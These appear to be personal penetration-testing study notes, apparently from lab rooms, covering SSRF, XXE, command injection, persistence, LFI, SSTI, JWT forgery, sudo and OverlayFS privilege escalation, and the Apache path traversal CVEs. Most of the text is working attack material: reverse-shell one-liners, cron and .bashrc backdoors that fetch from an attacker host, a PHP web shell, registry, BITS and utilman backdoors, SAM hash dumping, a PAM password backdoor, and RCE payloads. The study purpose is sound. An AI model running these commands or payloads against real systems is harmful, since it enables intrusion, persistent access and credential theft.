  + AoC2020 Exercise
    - Database List that accepts user input
      * output URL can be run through a URL Decoder to look for important values
        + indicators of internal hostnames for example that refer to a backend machine
        + attempt to navigate to root of same site, which is the URL portion before the search function

return of a response, even a 404, indicates attacker can make server request modified URL and return response

* + - * + try to search for valid URLs within backend host site or try using different ports to determine additional running services

port number will be in the URL encoding

connection refused – probably closed, connection reset by peer – likely open but wrong request type [http sent to ssh for example]

even if error messages aren’t returned, measuring time between request and response can indicate likely ports

* + - * + try replacing backend hostname with localhost or 127.0.0.1

blocks of this kind of attack can be circumnavigated using DNS subdomains

create own domain using backend\_hostname.<evilsite>.com that resolves to 127.0.0.1

can use localtest.me to do this as it resolves every subdomain to 127.0.0.1

set hostname in URL to backend\_hostname.localhost.me within URL encode and bypass check

ex. <http://10.10.45.228/?proxy=http%3A%2F%2Flist.hohoho.localtest.me>

enumerate for helpful information for privesc

* + Exercise
    - Convert code into decimal using script above
      * or
    - Bash script – returns of 1042 bytes = open ports, 1045/6 = closed ports
      * + for x in {1..65535};
        + do cmd=$(curl -so /dev/null http://10.10.117.193:8000/attack?url=http://2130706433:${x} \
        + -w '%{size\_download}');
        + if [ $cmd != 1045 ]; then
        + echo "Open port: $x"
        + fi
        + done
      * or
    - Burpsuite Intruder
* XXE
  + XML External Entity Attack
    - abuses features of XML parsers/data
    - allows attacker to interact with any backend or external systems that the application itself can access and allow attack to read files on system
    - Cause DoS attacks or SSRF, also port scanning and RCE
  + Two Types
    - In-band – attacker receives immediate response to XXE payload
    - Out-of-Band – Blind XXE – no immediate response from web application and attack has to reflect the output of XXE payload to some other file or server
  + eXtensible Markup Language
    - XML – markup language that defines set of rules for encoding documents in a format that is both human and machine readable
      * used for storing/transporting data
    - Why use XML
      * platform-independent, programming language independent
      * data can be changed without affecting presentation
      * allows validation using DTD and Schema – prevents syntax error
      * simplifies data sharing between various systems because of independent nature
        + no conversion required
    - Syntax
      * XML Prolog
        + <?xml version="1.0" encoding="UTF-8"?>
        + specifies XMl version and the encoding used in XML document
      * Root Element
        + ex. mail

no root, invalid/wrong

to from subject text – children elements

* + - * Case sensitive
      * can use attributes
        + ex. <text category = "message">You need to learn about XXE</text>
  + DTD
    - Document Type Definition
      * defines structure and legal elements and attributes of an XML document
  + XXE Payload
    - SEE OWASP TOP 10 LESSON
* Injection
  + Introduction
    - OS Command Injection occurs when server-side code in a web application makes a system call on hosting machine
    - Allows attacker to take advantage of that made system call to execute OS commands on server
      * simple ;nc -e /bin/bash is all that’s needed to reverse shell
  + Blind Command Injection
    - occurs when system call being made does not return response of call to Document Object Model (DOM)
    - ways to detect Blind Command Injection
      * Ping
        + sending pings will cause the page to continue loading until command has completed

10 pings = 10 seconds

* + - * Redirection of Output
        + to a file, then navigate via browser to where file is stored
        + redirect output of id, whoami, netstat, ip addr, etc using “>”

can confirm Blind Command Injection

tcpdump ip proto [\\icmp](file:///\\icmp) -i tun0 (prep attacker machine for ping command)

; ping -c 10 <attacker ip>

* + - * Bypassing the Blind Injection with Netcat
        + pipe output of a command to an nc listener

root; ls -la | nc {VPN\_IP} {PORT}

* + - To determine Linux Kernel version
      * prep netcat listener on attacker
      * ; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ip> 1234 >/tmp/f
        + inside victim box
      * uname -a
    - enter “root”
    - enter www-data
  + Active Command Injection
    - will return response to the user
    - can be made visible through several HTML elements
      * passthru()
  + Ways to Detect Active Command Injection
    - Linux
      * whoami
      * id
      * ifconfig/ip addr
      * uname -a
      * ps -ef
      * cat
      * lsb\_release -a
      * find
    - Windows
      * whoami
      * ver
      * ipconfig
      * tasklist
      * netstat -an

Persistence

* Introduction
  + post-exploitation activity to maintain access to systems throughout whole assessment and avoid re-exploitation regardless of system restart
  + Two Types
    - Low Privileged Persistence
      * no admin rights
    - Privileged User Persistence
      * nt authority/system on Windows
  + Keeping Persistence
    - Startup Folder Persistence
    - Editing Registry Keys
    - Using Scheduled Tasks
    - Using BITS
    - Creating a Backdoor Service
    - Creating Another User
    - Backdooring RDP
* Low Privileged User Persistence
  + Create a Metasploit backdoor using msfvenom
    - msfvenom -p windows/meterpreter/reverse\_tcp <LHOST> <LPORT> -f exe > backdoor.exe
  + Create a Listener
    - msfconsole -q
    - use exploit/multi/handler
    - set payload windows/meterpreter/reverse\_tcp
    - set LHOST <attacker IP>
    - set LPORT <same port as exploit>
    - exploit
  + Deliver exploit via SimpleHTTPServer
    - Internet Explorer
      * Internet Options
        + Security Tab

Trusted Sites

Sites

Add this website to the zone

IP address (http://<ip>

Add

* + - * http://<ip>:<port>
        + download exploit
        + Run

creates meterpreter shell

* + Deliver via Powershell
    - Invoke-WebRequest http://<ip>/<exploit filename.exe>
      * -Outfile .\backdoor.exe
    - execute backdoor .\backdoor.exe
  + Deliver via Certutil
    - used from either CLI or Powershell
      * certutil -urlcache -split -f http://<ip>/<filename>
    - execute .\backdoor.exe
  + Startup Folder Persistence
    - move backdoor file to startup folder
      * cd ‘C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup’ in meterpreter
      * upload backdoor.exe
  + Editing Registries
    - Some Registries might be editable by low privilege users
      * ex. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
      * first move backdoor.exe to AppData\Roaming folder
        + move or reupload
      * run “shell” command in meterpreter
        + then run

reg add “HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run” /v Backdoor /t REG-SZ /d “C:\Users\tryhackme\AppData\Roaming\backdoor.exe”

* + BITS Jobs
    - Background Intelligent Transfer Service
      * used for file transfer between machines (downloads/uploads) using idle network bandwidth
    - Jobs are container that contain files that need to be transferred
      * empty when created and needs to be populated
        + specify one or more files to be transferred
        + also need to add source and destination
      * BITS help menu 🡪 bitsadmin in CLI/shell
    - Create Job
      * bitsadmin /create backdoor
    - Add File for the Job that will be transferred
      * bitsadmin /addfile backdoor “http://<attacker ip>/backdoor.exe” “C:\Users\tryhackme\Documents\backdoor.exe”
    - To execute BITS backdoor
      * bitsadmin /SetNotifyCmdLine 1 cmd.exe “/c bitsadmin.exe /complete backdoor | start /B C:\Users\tryhackme\Documents\backdoor.exe”
    - For added persistence, add a retry delay
      * bitsadmin /SetMinRetryDelay backdoor 30
    - start/resume job
      * need to have a webserver running so BITS can download the backdoor and Metasploit listening for connections
        + bitsadmin /resume
* High Privilege User Persistence
  + Creating another Administrator User
    - shell
      * net user /add <username> <password> 🡪 create new user
      * net localgroup Administrators <name> /add 🡪 add user to local admin group
      * net localgroup Administrators 🡪 check successful add
  + Editing Registries
    - backdoor Winlogon so whenever a user logs in the backdoor will get executed
      * HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    - reg add “HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon” /v Userinit /d “Userinit.exe, C:\Users\Administrator\Desktop\backdoor.exe” /f
  + Persistence by Creating a Service
    - Leveraging Powershell to execute backdoor
      * load Powershell into meterpreter using “load powershell”
        + drop into a Powershell shell “powershell\_shell”
    - Create Service
      * New-Service -Name “<Service Name>” -BinaryPathName “<Path-to-Binary>” -Description “<SERVICE\_DESCRIPTION>” -StartupType “Boot”
      * will say stopped but will start automatically
  + Scheduled Tasks
    - used to schedule the launch of specific programs or scripts at a pre-defined time or condition
    - Powershell can be used to create a scheduled task and assure persistence
      * need to define multiple cmdlets
        + New-ScheduledTaskAction – define the action
        + New-ScheduledTaskTrigger – define trigger
        + New-ScheduledTaskPrincipal – user the task will run as
        + New-ScheduledTaskSettingsSet – set above settings
        + Register-ScheduledTask – creates task
      * Set each using variables $A-$E
        + $E = $A-$D
  + Backdooring RDP
    - backdoor on-screen keyboard
      * Metasploit sticky\_keys
    - Sign out/Lock account
      * press Windows Key + U and choose OSK
    - Edit Registry
      * REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /t REG\_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
  + Hash Dumping
    - Metasploit hashdump/kiwi module
      * meterpreter > run post/windows/gather/hashdump
    - Save SAM and SYSTEM registries
      * + reg save HKLM\SAM C:\Users\Administrator\Desktop\SAM

change SAM to SYSTEM (both sides)

* + - * downloading files and using samdump2
        + meterpreter > cd ‘C:\Users\Administrator\Desktop’
        + meterpreter > download SAM
        + meterpreter > download SYSTEM
      * samdump2 SYSTEM SAM (on attacker computer)
    - meterpreter > load kiwi
    - meterpreter > lsa\_dump\_sam
    - meterpreter > getsystem
    - meterpreter > lsa\_dump\_sam
* Linux Backdoors
  + SSH Backdoors
    - Consists of leaving ssh keys in some users home directory (ideally root)
    - Generate ssh keyset with ssh-keygen
      * ssh-keygen command will generate one public and one private key
        + go to /root/.ssh (or create .ssh directory with mkdir) and leave public key there after renaming it authorized\_keys
        + give private key permissions with chmod 600 id\_rsa

login using ssh -I id\_rsa root@<ip>

* + PHP Backdoors
    - Search for web root in /var/www/html
      * + whatever is left here will be available for everybody to use in their browser
      * try creating a php file that takes a cmd parameter and executes anything within that parameter from GET or POST data
        + ex.
  + <?php  
     if (isset($\_REQUEST['cmd'])) {  
     echo "<pre>" . shell\_exec($\_REQUEST['cmd']) . "</pre>";  
     }  
    ?>
    - * if left in /var/www/html/shell.php, access directly using <http://ip/shell.php> or <http://ip/directory/shell.php>
      * to hide
        + try adding in existing php files in /var/www/html
        + change cmd parameter to another name that is not common
  + CronJob Backdoors
    - within /etc/cronjob directory
      * view tasks scheduled to run
      * using root, add a scheduled task where a reverse is sent to you every minute
        + ex. \*\* \*\*\* root curl http://<attacker ip>:<port>/shell | bash

run every minute every hour of every day

curl downloads a file and pipes to bash

* + - * + contents of shell file

#!/bin/bash

bash -i >& /dev/tcp/ip/port 0>&1

* + - * + run http server to serve shell

python3 -m http.server <port>

* + - * + listen on specified port

nc -lvnp <port>

* + - not hidden
  + .bashrc Backdoors
    - if a user has bash as their login shell, .bashrc file in home directory is executed when an interactive session is launched
      * echo ‘bash -i >& /dev/tcp/ip/port 0>&1’ >> ~/.bashrc
        + always have nc listener ready
  + pam\_unix.so Backdoors
    - file responsible in linux for authentication
      * adding code “if (strcmp(p, “0xMitsurugi”) != 0)”
        + compares two strings, variable p stores password
        + if user supplied password and 0xMitsurugi are not the same, function unix\_verify\_password is used

if same, PAM\_SUCCESS

* + - * + essentially, backdoor adds own password to pam\_unix.so (0xMitsurugi)
      * this code is added to create an if loop that checks for the attacker supplied password before moving to the normal password verification measure
      * <http://0x90909090.blogspot.com/2016/06/creating-backdoor-in-pam-in-5-line-of.html>
      * <https://github.com/zephrax/linux-pam-backdoor>
  + Resources
    - <https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c>

LFI – Local File Inclusion Vulnerability

* Introduction
  + vulnerability commonly found in web servers
    - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion
  + exploited when a user input contains a certain path to the file which might be present on the server and included in output
    - used to read files containing sensitive and confidential data from vulnerable system
  + caused by improper sanitization of user input
    - common in PHP
* Inspect Element
  + Search for scripts on page with commands that can be used in Console
    - such as getNote() and attempt to use command to retrieve files that have not been properly whitelisted, such as /etc/shadow
      * ex. page that has notes posted
      * getNote(‘/etc/shadow’,’#note-1’) should return shadow file under note-1
      * pay attention to the script itself, the variables and functions used in the scripts
* Getting User Access via LFI
  + test for LFI
    - vulnerable code example
      * $local\_file = $\_REQUEST[“page”];
    - need a parameter on any URL or any other input fields (like request body, etc.)
    - ex. https://<website>/?file=robots.txt
      * file is parameter name
        + page is another example
      * robots.txt is value being passed
  + RFI
    - PHP Expect Wrapper
      * example.php?page=expect://id;
      * POST /example.php?page=php://input&cmd=id HTTP/1.1
        + <?php echo shell\_exec($\_GET[‘cmd’]);?>
    - Example RFI Attack
      * <http://example.com/example.php?file=http://www.malicious-example.com/malicious.php>
    - File Uploads
      * <?php if(isset($\_REQUEST[‘cmd])){ echo “<pre>”;

$cmd = ($\_REQUEST[‘cmd’]);

system($cmd); echo “</pre>”; die; }

?>

* + Importance of Arbitrary File reading
    - enumerate data to find sensitive info such as SSH keys
    - once vulnerable parameter is found
      * try to include passwd file on linux system
        + path traversal methods 🡪 ../../../../etc/passwd

../ is one directory up

* + - * + <https://github.com/cyberheartmi9/PayloadsAllTheThings/tree/master/File%20Inclusion%20-%20Path%20Traversal#basic-lfi-null-byte-double-encoding-and-other-tricks>

list of interesting files to try and check out

* + - * + see if response is entries such as

root, bin, daemon

nologins, bin/bash

<https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/>

* + - * + once a username is found

look for

common

important

.bashrc for example

/home/user/.ssh/id\_rsa

copy, save, CHMOD 600, ssh -i into user profile

* + Log Poisoning
    - inject malicious input to the server log
    - directory should have read and execute permissions
    - read apache log file
      * ../../../../../var/log/apache2/access.log
    - Burpsuite
      * insert code in user agent field
        + Mozilla/5.0 <?php system($\_GET[‘lfi’]); ?> Firefox/70.0
* Escalating your Privileges to Root
  + use sudo -l to find what can be root as user with root power
    - GTFOBins
    - look for privesc

ZTH Obscure Web Vulnerabilities

* SSTI – Server Side Template Injection
  + takes advantage of an insecure implementation of a template engine
    - template engines allow a user to create static template files which can be re-used in an application
  + user is able to pass a parameter that can control the template engine that is running on the server
    - variable data is concatenated directly into the template, rather than passed in as data
      * this means whatever is supplied as user input will be interpreted by the engine
    - can lead to XSS and RCE
      * server gets hijacked, not account on web server
  + test for SSTI by using {{2+2}}
* Detection
  + Finding an Injection Point
    - URL, input boxes, hidden inputs
  + Fuzzing
    - manually or with Burpsuite Sequencer
    - manually
      * most template engines use a similar character set for special functions
        + ${{<%[%’”}}%
        + enter this one by one until error or characters disappear

ex. $, then ${, then ${{, etc.

* Identification
  + ID what template engine is being used (Green = Expression Evaluated, Red = expression shown as input)

Diagram

Description automatically generated

* Syntax
  + Learn syntax of given template engine
    - <https://jinja.palletsprojects.com/en/2.11.x/>
    - <https://jinja.palletsprojects.com/en/2.11.x/api/#jinja2.Environment>
* Exploitation
  + Determine language used by template engine
    - examine and research methods of developing shell code in said language
    - <https://janakiev.com/blog/python-shell-commands/>
  + Creating PoC
    - ex. http://MACHINE\_IP:5000/profile/{% import os %}{{ os.system("whoami") }}.
    - Crafting a proof of concept (Jinja2)
      * Python allows us to call the current class instance with .\_\_class\_\_, we can call this on an empty string:
        + Payload: http://MACHINE\_IP:5000/profile/{{ ''.\_\_class\_\_ }}.
      * Classes in Python have an attribute called .\_\_mro\_\_ that allows us to climb up the inherited object tree:
        + Payload: http://MACHINE\_IP:5000/profile/{{ ''.\_\_class\_\_.\_\_mro\_\_ }}.
      * Since we want the root object, we can access the second property (first index)
        + Payload: http://MACHINE\_IP:5000/profile/{{ ''.\_\_class\_\_.\_\_mro\_\_[1] }}
      * Objects in Python have a method called .\_\_subclassess\_\_ that allows us to climb down the object tree
        + Payload: http://MACHINE\_IP:5000/profile/{{ ''.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_() }}.
      * As this whole output is just a Python list, we can access this by using its index. You can find this by either trial and error, or by counting its position in the list.In this example, the position in the list is 400 (index 401):
        + Payload: http://MACHINE\_IP:5000/profile/{{ ''.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()[401] }}.
      * The above payload essentially calls the subprocess.Popen method, now all we have to do is call it (use the code above for the syntax)
        + Payload: http://MACHINE\_IP:5000/profile/{{ ''.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()[401]("whoami", shell=True, stdout=-1).communicate() }}.
  + <https://github.com/swisskyrepo/PayloadsAllTheThings>
  + <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>
* Examination
  + Understanding how the template processes user input
* Remediation
  + Sanitization of user input
    - input as data rather than concatenating directly into template
  + <https://hackerone.com/reports/125980>
* Manual Exploitation of SSTI
  + inject {{2+2}} test
  + use PayloadAllTheThings to find payloads for Flask template engine
    - ex. {{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]()(<file>).read()}}
      * allows read files on server
        + loads file object in python and allows use of basic file operations
      * input /etc/passwd for example to enact LFI
      * ex. {{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]()(/home/test/.ssh/id\_rsa).read()}}
        + read user SSH private key
    - ex. {{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen(<command>).read()}}
      * {{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen(cat /etc/passwd).read()}}
        + cat out /etc/passwd
      * allows for RCE on server
      * imports os module and runs a command via popen
* Automatic Exploitation of SSTI
  + Tplmap
    - <https://github.com/epinna/tplmap>
      * requires python2 – python2 -m pip
    - syntax
      * GET 🡪 tplmap -u <url>/?<vulnparameter>
      * POST 🡪 tplmap -u <url> -d ‘<vulnparamter>’
        + ex. ./tplmap.py -u http://<ip>:<port>/ -d ‘name’
        + ex. ./tplmap.py -u http://<ip>:<port>/ -d ‘name’ - -os-cmd “id”
        + tplmap.py -u http://10.10.10.10:5000/ -d 'noot' --os-cmd "cat /etc/passwd"

cat out /etc/passwd using tplmap with vulnparameter “not”

* + TPLMAP IS NO LONGER ACTIVELY SUPPORTED
* CSRF
  + occurs when a user visits a page on a site that performs an action on a different site
  + works because the victim is making the request, not the site
    - site views a normal user making a normal request
* Manual Exploitation of CSRF
  + Burpsuite
    - examine requests
      * customizable parameters and automatically set cookies
  + Putting malicious code into html file and hosting via SimpleHTTPServer
    - ex. <img src="http://localhost:3000/transfer?to=alice&amount=100">
* Automatic Exploitation of CSRF
  + xsrfprobe
    - pip3 install xsrfprobe
  + syntax – xsrfprobe -u <url> <args>
    - flag - -malicious – generates POC exploit
* JWT – JSON Web Token
  + basic structure – header.payload.secret
    - secret only known to server
    - make sure data isn’t changed along the way
      * base64 encoded
  + if secret can be controlled, so can the data
    - understand how secret is calculated by understanding header
      * ex. {“typ”:”JWT”,”alg”:”<alg>”}
        + RS256 is not vulnerable
      * <alg> field can be changed to HS256, which is calculated using servers public key
        + accessible occasionally
    - secret calculation
      * HMACSHA256( base64UrlEncode(header) + "." + base64UrlEncode(payload), secret)
      * with full JWT token, and header and payload, secret can be brute forced to obtain full JWT token
        + if it can be bruteforced, attackers can sign own tokens
* Bruteforcing JWT Tokens
  + jwt-cracker
  + syntax - jwt-cracker <token> [alphabet] [max-length]
    - alphabet and max length are optional parameters (a-z and 12 by default)
* Manual JWT Exploitation
  + find public key of server
  + change algorithm and sign a new secret
    - change algorithm in header to HS256 and re encode in base64
  + convert public key to hex so openssl will use it
    - ex. cat a | xxd -p | tr -d [\\n](file:///\\n)
      * a is file with public key
      * xxd -p turns contents of a file into hex
      * tr gets rid of any newlines
  + use openssl to sign as a valid HS256 key
    - echo -n “<JWT produced above>” | openseel dgst -sha256 -mac HMAC -macopt hexkey:<hex output>
  + decode hex to binary data
    - reencode in base64
      * ex. python -c “exec(\”import base64, binascii\nprint base64.urlsafe\_b64encode(bin ascii.2ab\_hex(‘<key>’)).replace(‘=’,’ ‘)\”)”
      * use output as secret
  + Third Algorithm – None
    - used when JWT is still used but security stems from another source to prevent data spoofinh
    - some JWT libraries aren’t aware of this, allowing vulnerability that allows switch to None algorithm
* Exploitation
  + copy token
    - decrypt via JSON Web Tokens
    - use RsaToHmac.py in TokenBreaker package to create new JSON token
    - input options
  + copy newly generated token and apply
* Manual Exploitation of JWT using None Variable
  + open Developer > Storage > Token
    - jwt.io
      * decode
    - change alg field to none
      * remove signature
        + change the role to admin

need second . to denote signature even if none is present

* + - replace token
  + use TokenBreaker
    - TheNone.py
      * copy body payload and change user to admin
* XXE – Intro
  + Attacker can use ENTITY feature of XML to load resources from outside the website directory
    - like load /etc/passwd
    - php expect module to get RCE
      * expect://
      * module is not always a guarantee install
* XXE – Manual Exploitation
  + examine input in Burp
    - view bottom of POST request
      * <?xml>
    - view top of POST request
      * /process.*php*
  + input such as <file:///etc/passwd>
    - <!ENTITY xxe SYSTEM <file:///etc/passwd> >]>
  + find users and their privilege levels
* Forced Browsing
  + using logic to find resources on website that are not normally accessible
    - wfuzz on url
  + ex. <http://example.com/user1/note.txt> --> change user1 to user2 for example
    - try admin names
* Forced Browsing – Automatic Exploitation
  + wfuxx
    - pip3 install wfuzz
      * flags
        + -c – output in color
        + -z – what will replace FUZZ in request

file,/path/file.ext

* + - * + - -hc – don’t show certain http response codes
        + - -hl – don’t show certain amount of lines in response
        + - -hh – don’t show a certain amount of words

when there isn’t a target, itll return a Word count denoting error

hide that amount to remove error returns

- -sw – shows specific amount of words

* + - ex. wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt --hw 57 10.10.155.24:81/FUZZ/note.txt
* API Exploitation
  + search for api.php page
    - api directory in source code
    - ports open
    - dirsearching
  + cmd parameter
    - fuzzing

BARON SAMEDIT

* Unix Sudo Program Vulnerability
  + - works with default settings, regardless of sudo permissions
    - affects unpatched sudo programs from 1.8.2-1.8.32p2 and 1.9.0-1.9.5p1
  + buffer overflow in sudo program
    - heap buffer overflow
* Proof of Concepts
  + sudoedit -s '\' $(python3 -c 'print("A"\*1000)')
    - if system is vulnerable, overwrite the heap buffer and crash the program
  + <https://github.com/blasty/CVE-2021-3156>
    - once exploit is on victim computer
      * run Makefile
        + sudo-hax-me-a-sandwich executable

./sudo-hax-me-a-sandwich

choose target and run again with number designator

root

* Sudo Buffer Overflow
  + CVE-2019-18634
    - Buffer Overflow attack to get root permissions
      * sudo earlier than 1.8.26
    - uses pwfeedback option in /etc/sudoers
      * allows asterisks in place of blank spaces when inputting passwords
      * allows for junk input to create overflow and write data to new memory space
        + allow for shell creation
    - PoC
      * perl -e ‘print((“A” x 100 . “\x{00}”) x 50)’ | sudo -S id
      * creates a segmentation fault
    - generate a lot of information via Perl language to pipe into sudo command as a password
      * segmentation fault warning indicates vulnerability
    - Exploit <https://github.com/saleemrashid/sudo-cve-2019-18634>
      * compile via gcc 🡪 gcc -o <output file> <source file>
        + upload file into target machine and run it
* Sudo Security Bypass
  + CVE-2019-14287
    - versions < 1.8.28
  + Manually choose to execute a sudo command as another user
    - sudo -u#<id> <command>
  + Let a user execute a program as they were any other user, but not as root
    - <user> ALL=(ALL:!root) NOPASSWD: ALL
  + This can be circumnavigated
    - sudo -u#-1 <command>
      * + or UID 4294967295
      * sudo interprets as 0 (root)
    - this will only work if you have been granted non-root sudo permissions
  + ex. sudo -u#-1 /bin/bash
    - /bin/bash because sudo -l reveals it can be run by user without sudo privs
* OverlayFS – CVE-2021-3493
  + What is OverlayFS
    - Linux kernel module that allows the system to combine several mount points into one to allow access of all files from each within one directory structure
      * often used by live USBs, having a read only root file system and another partition overlayed
  + OverlayFS Exploit
    - <https://ssd-disclosure.com/ssd-advisory-overlayfs-pe/>
    - overlayfs is a kernel module that is installed by default on Ubuntu 1804 Server
    - <https://ssd-disclosure.com/ssd-advisory-overlayfs-pe/>
      * exploit
      * copy paste into text file – save as exploit.c
        + gcc -o exploit exploit.c
        + run and get root
  + Further reading
    - <https://yagrebu.net/unix/rpi-overlay.md>
    - <https://wiki.archlinux.org/index.php/Overlay_filesystem>
    - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3493>
    - <https://ssd-disclosure.com/ssd-advisory-overlayfs-pe/>
* CVE-2021-41773 & CVE-2021-42013
  + Apache Path Traversal Attack
    - * A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49.
      * An attacker could use a path traversal attack to map URLs to files outside the expected document root.
        + If files outside of the document root are not protected by "require all denied" these requests can succeed. Additionally (sic) this flaw could leak the source of interpreted files like CGI scripts.
      * This issue is known to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions.
  + Path Traversal Theory
    - A Path Traversal exploit is an attack that aims to access resources that are normally inaccessible by abusing flaws in path resolution and/or normalization.
      * Normalization
      * URL Encoding
        + RFC 3986 S.2
    - A recent change in the path normalization module in the Apache server then allowed a specially crafted URL to bypass the filters and traverse beyond the document root, allowing arbitrary file read on the system if the configuration allowed it.
      * Furthermore, if the CGI module was enabled, then arbitrary file execution is also possible
  + Apache Exploitation Examples
    - Apache 2.4.49 w/o CGI Enabled
      * 'http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd'
    - Apache 2.4.49 w/ CGI Enabled
      * 'http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; cat /etc/passwd' -H "Content-Type: text/plain"
    - Apache 2.4.50 w/o CGI Enabled
      * 'http://localhost:8080/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd'
  + Resources
    - <https://vineethbharadwaj.medium.com/cve-2021-41773-42013-thm-write-up-task-4-8af1832236a5>
    - Remote shell
      * curl -v ‘http://<victim\_ip>:8083/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' -d ‘echo; bash -i >& /dev/tcp/<attacker\_machine\_ip>/<attacker\_machine\_port> 0>&1’

APACHE TOMCAT COYOTE 1.1 Exploit

<https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat_and_Coyote#Uploading_Java_Executable_with_Metasploit>

WebAppSecurity 101

* Introduction
  + nmap
    - discover server version, ports
  + burpsuite
    - discover language used and version to create website
* Methodology
  + Two methods
    - Method 1
      * go through every page and test functionality
      * test for all bugs and vulns that apply to each page
    - Method 2
      * break down testing into different stages
        + Authorization
        + Authentication
        + Injection
        + Client Side Controls
        + Application Logic
* Authentication
  + test mechanisms and logic that allow users to log in to an app
    - Brute Forcing/Weak Credentials
      * common sign ins
    - Session Management
      * Developer > Storage
        + Cookies
    - LFI in URL
  + OWASP ZAP
    - spider crawl
    - fuzz usernames using /register.php
      * check output for names that cant be registered
    - dirbuster first
* Cross Site Scripting (XSS)
  + Persistent/Non-Reflected
  + Non-Persistent/Reflected
  + <https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet>
* Injection
  + SQL Injection
    - <https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)>
  + Command Injection

Depending on the functionality of the web application, it will require some sort of interaction with the underlying host system this is usually done by passing in raw system commands or input to a command shell(either directly or through some sort of library). Examples of when web applications interact with host systems involve:

* Checking monitoring statistics e.g. RAM being used, free disk space
* File conversion processes e.g. the web application would receive an image file that it wants to convert to a different image type
* Leaving debug functionality open; some frameworks have optional debug functionality that involve interaction with the underlying file system

Any input that is controlled by a user shouldn’t be trusted by the server. User input could be manipulated. In the case of when a web application uses system commands, a user could manipulate input to execute arbitrary system commands. This type of an attack is called a command injection attack.

What Do You Do When You Have Command Injection

Command Injection attacks are considered extremely dangerous; they essentially allow an attacker to execute commands on a system. The most common thing to do when discovering you have a command injection attack is getting a reverse shell. Reverse shells can be thought of as backdoors. When an attacker creates this reverse shell, the target server acts as a client, executes command sent by an attacker, and sometimes sends the output of the command back to the attacker. An attacker would usually use system resources on the target to create a shell:

* Netcat
* Python
* Bash

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet> - this is a good resource to use different programs to create a reverse shell.

**N.B.** Reverse shells tend to be extreme(and sometimes destructive). To demonstrate a proof of concept, you can usually execute the following commands:

* id - gives the ID of the machine
* cat /etc/passwd - prints out a list of current users
* Hostname - shows the hostname of the computer

Variants of Command Injection

Like we mentioned above, an application can interact with the underlying system in different ways:

* The application may just ask users to input commands
  + This is the best case scenario and tends to be very rare. All you would have to do is just enter a command and the web application will execute it on the underlying system
* The application filters allowed commands:
  + This tends to be more common than the previous issue. For example, an application may only accept the ping command. You would have to enumerate what commands are allowed and try to use the allowed command to exfiltrate data
* The application takes input to a command:
  + This is even more common. An example is that an application takes input to the ping command(an IP address) and passes this input to the ping command on the backend.
  + If the input isn’t encoded or filtered, you can actually uses this to run other commands.
    - The && operator is used with more than one command e.g. *ls && pwd.* The second command only executes if the first command **and** the second command is successful. You can pass an input containing && *other-command* and the backend would successfully execute it if both commands ran successfully.
    - The | command is used to pass output from one command to another and can also be used to execute commands on the server.
    - The ; character also works well. In most shells, it signifies that a command is complete. You can use this to chain commands so if the input is *command.* Then you can provide *command;other-command*.

Where Would You Find Command Injection

In the following places:

* Text boxes that take in input
* Hidden URLs that take input
  + E.g. /execute/*command-name*
  + Or through queries e.g. /location?parameter=command
  + *When using URLs, remember to URL encode the characters that aren’t accepted*
* Hidden ports:
  + Some frameworks open debug ports that take in arbitrary commands

Graphical user interface, text, application, email

Description automatically generated

* <https://www.owasp.org/index.php/Command_Injection>
* Misc. and Logic Flaws
  + Parameter Manipulation
  + Directory Traversal
    - <https://www.owasp.org/index.php/Path_Traversal>
  + Forceful Browsing
    - <https://www.owasp.org/index.php/Forced_browsing>

Content Security Policy

* Introduction
  + https://cheatsheetseries.owasp.org/cheatsheets/Content\_Security\_Policy\_Cheat\_Sheet.html
  + What is CSP
    - Content Security Policy is typically sent via HTTP Response Header from webserver to browser when request a page
      * describes which sources of content the browser should allow to be loaded in and which are to be blocked
      * designed to prevent XSS or data injection vulnerability until patched
    - can be included in HTML source code with <meta> tag
      * <meta http-equiv="Content-Security-Policy" content="script-src 'none'; object-src 'none';">
  + How can CSP be bypassed
    - read policy sent by server and look for flaws for exploitation
* Directives
  + Common Directives
    - default-src – if a resource is being loaded without a directive specified for it, it defers to default-src to verify if it is allowed to load
    - script-src – specifies the sources where from JS scripts can be loaded and executed
    - connect-src – specifies which locations can JS code perform AJAX request (XMLHTTPRequest or fetch)
